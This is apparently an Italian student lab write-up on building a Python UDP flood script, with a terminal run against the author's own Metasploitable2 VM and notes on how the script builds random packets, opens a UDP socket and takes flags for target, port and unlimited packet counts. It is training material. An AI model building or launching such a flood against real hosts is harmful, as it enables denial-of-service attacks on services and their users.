

UDP FLOOD SCRIPT

Esercizio creazione di uno script python per UDP Flood.

Script in azione (bersaglio VM Metasploitable2 personale):



Con flag verbose:



Con flag “delay”

```
┌──(kali㉿kali)-[~/Desktop/old CS]
└─$ python3 UDPflood.py -t 192.168.20.100 -p 5005 -n 0 -s 1024 -d 2 -v
[TARGET]:192.168.20.100:5005
[PACKETS]:Unlimited
[SIZE]:1024 packets
[DELAY]:2.0s between packets
[Sent Packet]#     1 | [Packet Size] 1024 | [Elapsed Time] 0.00s
[Sent Packet]#     2 | [Packet Size] 1024 | [Elapsed Time] 2.00s
[Sent Packet]#     3 | [Packet Size] 1024 | [Elapsed Time] 4.01s
[Sent Packet]#     4 | [Packet Size] 1024 | [Elapsed Time] 6.01s
[Sent Packet]#     5 | [Packet Size] 1024 | [Elapsed Time] 8.01s
^C
 [INTERRUPTED]

================================================
[Packets Sent] 5 | [Dropped packets] 0 | [Total Sent] 5.00 KB | [Time] 9.41 | [Rate] 0.5 pkt/s & 0.5 KB/s
================================================
```

Commenti:

1) utilizza os.urandom per generare i pacchetti da spedire di dimensione 1024 bytes, os.urandom legge direttamente da /dev/urandom su Linux ed è crittograficamente sicuro anche se questo non era strettamente necessario.
2) Con socket.socket(socket.AF_INET, socket.SOCK_DGRAM) specifico la creazione di un socket IPv4 UDP (Datagram) senza three way handshake.
3) Ho un counter sent e dropped oltre che una cattura di timestamp che utilizzo per statistiche di connessioni come pacchetti/secondo o kb/secondo
4) Le flags argseparse vengono utilizzate per specificare il target, il port bersaglio, il numero di pacchetti da mandare (infiniti se -n o –count equivale a 0, altrimenti il default è di 100 pacchetti). Ci sono dei veloci controlli per valori non validi per le varie flag.